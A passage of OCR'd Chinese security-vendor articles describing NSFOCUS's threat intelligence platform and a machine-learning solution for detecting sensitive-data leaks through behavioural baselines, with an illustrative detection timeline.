[4] snyk, The State of Open Source Security, 2017. https://snyk.io/stateofossecurity/#the-open-source-landscape.

[5] 2 5 2011. http://www.ruanyifeng.com/blog/Cc-By-3.0/.

[6] http://www.qsos.org/ .

[7] http://www.openbrr.org/ .

绿盟威胁情报平台（NTIP）

——帮助客户构建本地威胁情报中心

绿盟科技 威胁情报中心 田翠翠

一、什么是威胁情报平台

随着威胁情报在安全体系中应用的急剧增长和逐步深入，越来越多的企业发现外部的威胁情报供应已无法完全满足其业务需求，亟待构建自己的威胁情报平台，以生产和管理符合其业务特点的威胁情报，支持其特有的情报应用场景和需求。




图 1 Gartner 定义的 TIP 业务逻辑图

根据 Gartner 的定义，威胁情报平台（Threat Intelligence Platform，简称 TIP）用于实时收集、关联、分类、整合威胁情报。TIP 首先是支持威胁防御行动，其次是与现有的安全技术和流程相结合以弥补其不足，同时也用于满足在多个利益相关人和群体之间快速分享机读威胁情报的需求。TIP 主要有以下几个方面的特征，如图 1 所示：

● 采集

TIP 可以通过不同的方法从各种来源获取威胁情报数据。比如，用文件下载、API 查询等方式从开源情报来源和商业情报来源获取威胁情报；爬取网页、论坛、博客等数据并从中提取威胁情报；从社会媒体获取威胁情报；等等。

● 关联

TIP 能对收集到的情报数据进行转换和增强，并进行深入的分析和关联，以便得到更多的权威信息，可以从不同维度关联情报数据，为存在的威胁描绘更具说服力、更完整的画像。

● 归类

TIP 能从不同维度对收集到的威胁信息进行分类组织，并建立

其关系图谱。比如，将威胁情报分为威胁来源、TTP、攻击目标、指示器、漏洞等不同类型; 将指示器分为 IP、域名、样本、URL 等类别。TIP 通过分类组织威胁情报并建立其关系模型，可以更全面地刻画威胁，并能更方便地将情报应用到安全防御体系中。

● 整合

TIP 通过将威胁情报集成到 IDPS、防火墙、抗 DDoS、WAF、SIEM、SOC 等安全设备、平台、安全服务和安全处理流程，能极大地提升企业的安全能力。

● 行动

TIP 不仅是一种对威胁情报进行自动化处理和分析的工具，其也有触发安全动作和任务的能力。比如，向安全设备下发防御规则，提醒安全人员可能的威胁，指导安全处置过程，为安全人员提供安全分析报告等。

● 共享

TIP 具备快速分享威胁情报的能力。通过在企业内部和企业之间建立情报共享通道，不断共享和交换威胁情报，持续扩大情报信任圈，威胁情报才能保持其生命力，并最大化地发挥其安全价值。

二、为什么需要威胁情报平台

经过多年的研究与发展，威胁情报的生产和消费体系日趋完善。威胁情报正融入企业安全管理周期的各个阶段，着力提升威胁预警、安全加固、入侵检测、应急响应等安全过程的准确性、及时性和有效性。

随着应用的逐步深入，越来越多的企业发现：外部安全厂商和情报厂商提供的情报数据和服务已无法完全满足其安全业务需求，亟须构建自己的威胁情报平台来支撑内部的情报应用需求。究其原因，主要来源于以下几个方面：

（1）出于对自身安全的考虑，本地业务环境不允许连接互联网情报平台；

（2）各情报厂商提供的威胁情报都有一定的局限性，而用户关注多源情报的融合和管理；

（3）外部情报中心无法提供所需的个性化情报数据，如行业情报、本地特色情报等；

（4）各情报厂商的情报数据格式和消费接口存在较大差异，无法满足本地快速消费的场景需求；

（5）为将威胁情报与本地安全业务深度融合，本地需要定制化的情报业务能力，如云平台租户的情报消费管理等。

三、绿盟威胁情报平台 NTIP


3.1 产品概述

绿盟威胁情报平台（NSFOCUS Threat Intelligence Platform，简称 NTIP），是绿盟科技依托其威胁情报中心（NTI）多年的威胁情报运营和应用经验研发的企业级威胁情报平台产品，是一款面向企业用户的软件化部署平台，着重于满足企业快速构建本地自有情报平台，实现威胁情报管理和应用的核心需求。

NTIP 可以自动更新、管理和应用 NTI 提供的威胁情报、开源情报、第三方商业情报源以及用户本地情报，提供本地化的威胁情报

管理和应用能力，包括多源情报融合和生命周期管理，重大事件能及时预警，为事件响应与决策提供信息。通过 API 与本地安全产品集成等，帮助企业建立自己的情报运营体系，全面提升企业威胁检测和响应能力。

3.2 产品价值



3.3 产品功能

3.3.1 功能架构

NTIP 作为一个企业内部的情报共享平台，支持通过不同的方式接入用户本地情报、采购的第三方商业情报、开源情报等，通过情报处理层将所有的异构情报进行标准化处理，清洗、融合形成最终的情报数据。

威胁情报数据融合后进入情报存储层，NTIP 负责对情报数据进行索引、存储以及关系分析。为了提高对服务能力的情报检索速度，NTIP 加入了威胁情报缓存。

除了基本情报检索外，NTIP 还提供了情报应用服务，包括威胁预警与处置通告、情报关联分析与挖掘、追踪溯源、与安全产品协同以及情报运营分析报告等。

NTIP 提供的情报输出接口和应用服务，为企业的上层业务系统提供情报能力，极大增强了现有安全产品的威胁检测与防御能力，支撑安全分析平台进行事件判定、态势分析、攻击者画像等；帮助企业构建预警、检测、响应、追溯一体化的立体防御体系，能有效实现及时发现、快速响应，以应对高级威胁和新型攻击。

图 2 功能架构图

3.3.2 功能特性

NTIP 提供的产品特性：




图 3 NTIP 产品特性图

3.3.2.1 多源情报接入与管理

● 多源情报接入与融合（如图 4 所示）

（1）针对用户使用多源威胁情报场景，提供插件式多源接入功能，内置 NTI、STIX2.0 及部分开源情报插件，支持开源情报和第三方商业情报的接入；

（2）用户可通过手工录入、批量导入、自动化接入私有情报数据，生成企业本地特色情报；

（3）支持对情报源及情报类型的准确度进行评分，客户可灵活调整分值，从而达到客户对本地情报库的管理与控制。

● 无缝对接 NTI 情报数据（如图 5 所示）

NTIP 可无缝对接 NTI 云端丰富的情报数据，云端所有类型的情报均可下沉本地，包括 IOC 情报、漏洞情报、事件情报、攻击组织情报、战略情报及海量的基础情报。




图 4 多源情报接入与融合

图 5 NTI 情报数据

● 情报生命周期管理

支持对本地情报库中的数据进行批量生效 / 失效 / 删除等生命周期管理。

3.3.2.2 情报分析、共享与应用

● 威胁情报关联查询（如图 6 所示）

（1）支持输入 IP、域名、URL、漏洞编号、文件 HASH（MD5/SHA1/SHA256）进行精确情报查询，检索结果可展示关联情报信息，

如关联的事件、攻击组织、样本家族等；

（2）支持一键跳转绿盟云端情报平台进行情报查询，以便用户获得更为丰富、实时的情报信息，同时云端查询结果自动保存在本地情报平台；

（3）通过情报源、情报类型、威胁类型、行业标签、风险等级、更新时间、关键字等多种条件，对情报进行分类批量检索，检索结果可导出。




图 6 威胁情报关联查询

● 可视化追踪溯源（如图 7 所示）

提供追踪溯源多层关联下钻的功能，可对所有情报数据提供附加的情报关联分析能力，为上层业务系统提供一键式的追踪溯源情报的获取。




图 7 可视化追踪溯源

● 威胁情报命中分析（如图 8 所示）

（1）提供威胁情报命中分析能力，可对命中的情报进行深度分析，如威胁类型命中分析，以进一步体现企业业务威胁情况；




图 8 威胁情报命中分析

（2）可导出命中详情列表，供用户进行多维度深入分析。

● 本地威胁数据研判

（1）对用户本地威胁数据进行批量研判，包括 IP、URL、域名、样本 hash 等在内的威胁数据；

（2）用户可按模板导入威胁数据，NTIP 会自动化在本地及云端进行威胁情报检测碰撞，输出判定结果（可导出），并将云端命中情报自动拉取到本地。

● 安全产品应用情报

（1）可通过 Web 导出、API 输出等多种方式输出任意机读情报数据，如输出用户指定威胁类型的情报数据，以满足各种情报应用场景；

（2）绿盟安全设备可从云端 NTI 一键切换至本地 NTIP 获取情报，支撑设备进行威胁检测，提高告警准确率；

（3）可通过 API 与主流 SOC 平台进行对接，支撑分析平台判定威胁事件，确定优先级，以提高响应效率。

3.3.2.3 平台部署、运营与可视化

● 平台运营分析与可视化（如图 9 所示）

（1）可自定义配置统计报告，对用户情况、情报数量、情报状态、情报使用及情报源质量评估等进行统计与分析，直观呈现系统价值，并定期将报告发送指定电子邮箱；

（2）支持大屏视图，可集中展示多源情报接入、用户情况及情报应用等平台关键能力情况，满足特定企业使用大屏展示平台运营情况的需要。

● 支持 SaaS 和本地化部署




图 9 绿盟威胁情报平台大屏视图

支持 SaaS 和本地化部署，适用于联网和隔离网环境，满足企业数据隐私、云环境及无法联网的需求。

● 支持单机、双机和集群等多种部署

NTIP 支持单机一体化、双机热备及集群分布式等多种部署方式，用户可根据系统的重要性及企业关键业务对其稳定性和可用性的需求决定采用哪种部署方式。

● 支持联网、隔离网和代理模式部署

（1）联网部署。当 NTIP 部署的位置可访问互联网时，可定期同步云端最新情报数据。如图 10 所示。

（2）隔离网部署。当 TIP 部署在隔离网内，无法通过互联网访问外部网络时，可以通过离线导入情报数据，为企业内部安全设备、平台和人员提供联网部署相同的情报访问能力，以消除网络环境对情报消费的影响。如图 11 所示。

（3）代理模式部署。当 NTIP 部署在隔离网或在 DMZ 区内，无法直




图 10 联网部署




图 12 代理模式部署




图 11 隔离网部署

接访问互联网，但隔离网外存在可连互联网的代理服务器，NTIP 可以通过代理服务器定期同步云端情报数据。如图 12 所示。

3.4 典型应用场景

3.4.1 威胁事件检测与防护

本地安全设备（如 IDPS/NF/WAF/ADS 等）定期从 NTIP 获取情报数据，利用情报进行实时威胁事件检测，安全设备将命中统计反馈给 NTIP，NTIP 将高危命中 IOC 下发到安全设备进行防护。如图 13 所示。

3.4.2 威胁事件判定与响应

本地大数据分析平台（如 SIEM/SOC 等）定期从 NTIP 获取情报数据，同时平台将收集到的海量告警日志去重后，利用情报对告警事件进行判定，确定威胁事件的重要程度，产生对应的处置策略 / 告警工单，加速响应流程。同时，NTIP 提供的基础信息及攻击组织

图 13 威胁事件检测与防护

情报可协助安全平台完善攻击者画像，帮助企业有针对性地防御所面对的真实攻击者。如图 14 所示。




图 14 威胁事件判定与响应

3.4.3 企业级情报应用体系

以企业本地 NTIP 为核心的企业级情报应用体系，如图 15 所示。




图 15 企业级情报应用体系

四、总结

威胁情报平台不仅是企业内部管理和应用情报的核心组件，更是企业间构建协同防御生态、快速应对外部威胁的桥梁。随着企业应用威胁情报的逐步深入，威胁情报平台正成为安全体系不可或缺的重要基础设施。

绿盟威胁情报平台（NTIP）面向自主情报管理和应用需求，为企业用户提供多源接入、自主管理、消费管控等一体化解决方案，产品融合了绿盟科技在威胁情报运营与应用方面的丰富经验和技术成果。它不但能极大增强现有安全产品的防御能力，同时还能通过情报共享拉通安全资源，整合安全企业的专业能力，构建预警、检测、响应、追溯一体化的立体防御体系，能有效实现及时发现、快速响应，以应对高级威胁和新型攻击。

基于大数据分析的敏感数据监测及响应方案

绿盟科技 ESM技术部/ESM产品部 梁莎 李景 皮靖 吴天昊

关键词：敏感数据泄露 数据安全 数据防护方案 敏感数据检测及响应

摘要：数据化新时代悄然而至，新型的数据风险也随之而来。笔者所在的 ESM 技术团队通过分析敏感数据泄露的成因，推出基于大数据分析的敏感数据检测及响应方案。这是业界第一个主攻“过失泄露”方向的敏感数据防护方案。该方案整合了机器学习等技术，通过采集多维度的数据，对服务、主机、账号持续画像，监控与分析，在数据泄露发生之前，“早观察、早发现、早知晓”，化被动为主动，有效保证了企业敏感数据的安全。

随着互联网技术的应用越来越成熟，众多企业组织已经步入了数据化新时代。信息化建设有利于企业的健康成长，但同时也存在较高的数据风险，特别是敏感数据（即企业运营数据、客户信息、个人行为隐私等重要信息）泄露的风险。近年频频发生的用户敏感数据泄露事件给企业与组织造成了巨大的损失。2018 年 3 月 17 日有媒体报道，一家名为“剑桥分析”的英国公司，在未经用户许可的情况下获取 Facebook 上 5000 万名用户个人信息数据。受此影响，Facebook 股价大跌，两日市值蒸发 500 亿美元。这个事件也影响了 Twitter、Snapchat 等社交媒体公司的股价，导致其大跌。加强敏感数据的防护已成为企业数据安全管理中的重中之重。

一、敏感数据泄露成因

《2017 年数据泄露 QuickView 报告》显示，黑客攻击仍然是数据泄露的主因之一，但其对数据泄露的影响下降到第二位。自 2008 年以来，无意的数据泄露和其他数据处理错误比恶意入侵网

络导致更多的数据丢失。根据 Verizon《2018 数据泄漏报告调查》统计，2017 年关于企业信息安全的大小事件共发生了大约 53000 起，其中确定为数据泄漏的事件有 2216 起。据统计，68% 的数据泄露事件是“过失泄露”，即企业内部人员因为过失导致公司数据泄露；22% 的数据泄露是“恶意违规”，即攻击者或内鬼的恶意行为导致数据泄露；10% 的数据泄露是“账号攻陷”，即存在漏洞被攻击者攻陷。

二、方案介绍

针对这一情况，笔者所在的 ESM 技术团队推出面向“过失泄露”的解决方案，这是业界第一个主攻“过失泄露”方向的敏感数据防护方案。本解决方案通过大数据和机器学习的手段，以基线、画像与持续监控的方式，学习账号与系统的正常行为，及时发现系统内的异常行为，对偏离正常行为的动作进行及时告警，因此可以有效分析出安全问题的源头，助力企业与组织解决业务数据安全问题。本项目已帮助数家大企业客户做到了智能化的分析，保障了敏感数据的安全，带来了良好的市场收益。

本解决方案通过多维度数据采集，梳理敏感数据异常场景，如图 1 所示，初步实现了敏感数据防泄漏的模型。

2.1 多维度采集数据

本解决方案实现了数据的多维度采集，如网络流量数据、业务系统数据、设备告警数据、其他终端等数据的采集，提取了三个层面的敏感信息：




图 1 敏感数据异常场景




图 2 敏感数据防护实现

1. 账号：为习得账号的正常行为基线，发现其异常行为，采集如 4A 系统账号，OA 账号以及其他业务系统账号的活动数据。

2．主机：为了学习主机的正常模式，发现其异常行为，采集如主机终端的进程活动日志、网络活动日志、文件操作日志等。

3. 服务：为了获取服务的正常行为基线，发现异常，采集如服务系统（如 FTP 服务、数据库服务、客户服务等）日志、服务访问日志、服务所在网络的网络全流量日志等。

通过多维度数据采集，对用户异常行为实现有效监控，基于用户异常行为分析基线，针对涉及敏感数据的业务，能有效地检测到用户、主机、服务以及相关数据的异常行为。

2.2 对服务、主机、账号等持续画像与监控

同时，实现了对服务、主机、账号等的多维度持续画像，监控与分析，如图 3 所示：

图 3 敏感数据多维度监控

有了合适的数据源，接下来使用基线进一步对账号、主机、服务等进行刻画与描述。

1. 数值型基线：对于历史流入流出流量，历史访问端口行为，历史访问主机行为等可以量化的指标，使用数值型基线。

2. 标称型基线：对于账号常用登录区域，账号惯常登录时间，账号常用 IP，主机历史开放端口等不能量化的指标，使用标称型基线。

3. 图基线：特别的，对于账号访问路径这种可以用有向图表示的情况，使用图基线。

对于黑名单账号活动、休眠账号活动、敏感文件访问、内网主机外联动作等进行持续监控；对时序性发生的反常行为构成故事线，进行时序性分析；对个体风险评分在特定时间间隔内陡增，进行风险激增分析；对主机与主机包含服务的风险关系，进行关联分析。

通过以上手段，能够有效针对移动重点业务服务器 (DPI) 进行流量画像，对访问信息、活跃时间段、存活情况、活跃服务数、应用 / 协议类型、流量特征等进行分析，发现多起服务器非法外联，异常时间异常操作，服务异常等。

三、方案的优势

3.1 业界第一个主攻“过失泄露”方向的敏感数据防护方案

传统的敏感数据防护方案大部分是防范恶意攻击者造成的数据泄露，对数据泄露事件的认识与理解还不够充分。针对这一情况，本项目推出面向“过失泄露”的解决方案，研究成果可以迅速地在绿

盟全流量系统中落地实现，有助于提升绿盟在数据安全与敏感数据防护领域的竞争力。

3.2 在数据泄露发生之前，“早观察、早发现、早知晓”，化被动为主动

传统的数据防护方案重在加强资产管理，外设管理等管理方面，一般要等到数据泄露发生了才能发出有效的告警。本项目推出的解决方案研究发现，数据泄露通常伴随着大量的异常动作，异常用户行为（如异常时间段登录、异地登录、流出流量激增等）。因此，本方案从服务、主机和账号等多个维度，学习历史行为模式，感知正常的模式，得到正常行为基线，利用算法生成行为基线模型，当实时的动作行为发生改变或偏离基线时进行跟踪分析，及早告警。

3.3 整合机器学习等多种技术

为了发现可疑的异常行为，除了依靠传统的统计及特征的方法外，本方案还利用大数据、机器学习等先进技术和算法，依靠建立的行为模型，维护正常的访问行为模式，形成用户的行为基线，从而发现偏离历史惯常行为的动作，及时告警。此外，为验证用户身份及检测异常行为，本方案发明了一种基于用户在某站点系统历史访问轨迹建立用户行为图谱，并利用行为图谱持续验证用户身份以及判断是否存在异常访问行为的方法。该方法已经在国内申请专利。

四、案例说明

4.1 时间线故事场景示例——数据窃取

下面通过一个时间线故事来描述基于大数据分析的敏感数据检测及响应方案如何帮助客户发现并制止高危事故，如数据窃取等。

某公司员工小王：

1. 时刻一，收到了来自陌生人的邮件，里面包含了疑似恶意附件，这些异常行为触发了相应的告警，风险积分也随之增加；

2. 时刻二，小王的办公 PC 主动对境外一个陌生 IP 发起了 TCP 连接，这个异常行为触发了主动外联境外陌生主机的告警，风险评分继续增加；

3. 时刻三，系统发现小王的办公 PC 利用小王的账号频繁尝试访问用户系统的数据库，并登录成功，系统对这个异常行为给出了告警，并增加了风险积分；

4. 时刻四，系统发觉小王的办公 PC 利用小王的账号在用户系统数据库执行 dump table 操作，马上触发了相关的告警，风险评分增加；

一直到时刻五，系统发现小王的办公 PC 有对外网的大量 DNS 隐蔽信道通信，触发了相关告警，风险评分继续增加，此时，小王




图 4 时间线故事场景示例——数据窃取

累计的风险评分已经达到了 190 分，风险排名位居第一位，引起了安全人员的重视，在事态恶化之前，得到了及时处理。

基于大数据分析的敏感数据检测及响应方案通过对账号、主机、服务等进行多维度持续的画像与监控，可以在第一时刻发现异常行为，并给出相关告警和相关的风险评分。当累计的风险积分不断增加时，一方面，这说明有风险的行为越来越多，系统出现安全事故的可能性在增加；另一方面，这个用户引起安全人员重视的可能性也在增加。这样，安全人员能及时发现可疑用户，并进行处理，从而保障了系统的安全。

4.2 真实案例——内部人员账号失窃导致数据外泄

将基于大数据分析的敏感数据检测及响应方案部署到客户的系统中，帮助客户发现并阻止了很多高危事故。在某个重点客户局点：

首先，系统发现了账号异常行为，在某一时刻，账号在不常用的 IP 登入，触发了账号异常的告警；

紧接着，系统发现该账号访问了不常访问的路径，触发了账号异常的告警；

最后，系统发现实时传输的数据量超过历史基线的 5 倍以上，触发了数据传输异常的告警。

至此，敏感数据防护系统的账号失窃导致数据外泄的 playbook 被触发，系统判定为高危事故，主动向绿盟态势感知平台发出封堵消息，一键封堵子系统作出封堵动作，及时止损，避免了事态的进一步恶化。

图 5 真实案例——发现数据外泄行为

基于大数据分析的敏感数据检测及响应方案利用机器学习的方法进行基线检测，在训练过程中先描摹出账号的正常行为，从而实时鉴别出账号的异常行为，做出相应的告警。将这些告警串接起来，可以为鉴别高危事故提供相应的线索与证据，形成一条完整的故事线。

五、结束语

数据安全领域正在快速发展，技术供应商会越来越多。数据的完整性与安全性得到越来越高的重视，致力于用户的数据安全诉求，更智能化的提供敏感数据防护的方案，会更有助于产品的定位与市场策略的制定。ESM 技术团队的基于大数据分析的敏感数据检测及响应方案将数据安全转化成了业务安全，发挥了“看清已知，检测未知”的重要作用，能为企业业务数据的安全防护作出更大的贡献。

绿盟数据安全解决方案

绿盟科技 解决方案中心 施岭

关键词：数据安全 数据安全治理 数据共享 数据泄露 大数据

摘要：绿盟科技为数据安全设计了全面可信的防御体系，提出“知”“识”“控”“察”的数据安全治理方法论，以及包括数据梳理、运维数据监管、业务数据监管、办公数据监管，以及数据的可视化的完整解决方案，有效保护数据在全生命周期过程中的安全，达到合法采集、合理利用、静态可知、动态可控的防护目标。

序

人类经历了三次数据量的跃升，Web 1.0 时代以门户网站为主，Web 2.0 时代用户原创内容带来“数据爆炸”，物联网时代数据上 TB、PB 级，进入“大数据时代”，IDC 估测，数据以每年 50% 的速度增长。

这是一个互联，且不断保持“在线”的社会，数据只有被共享才更有价值。

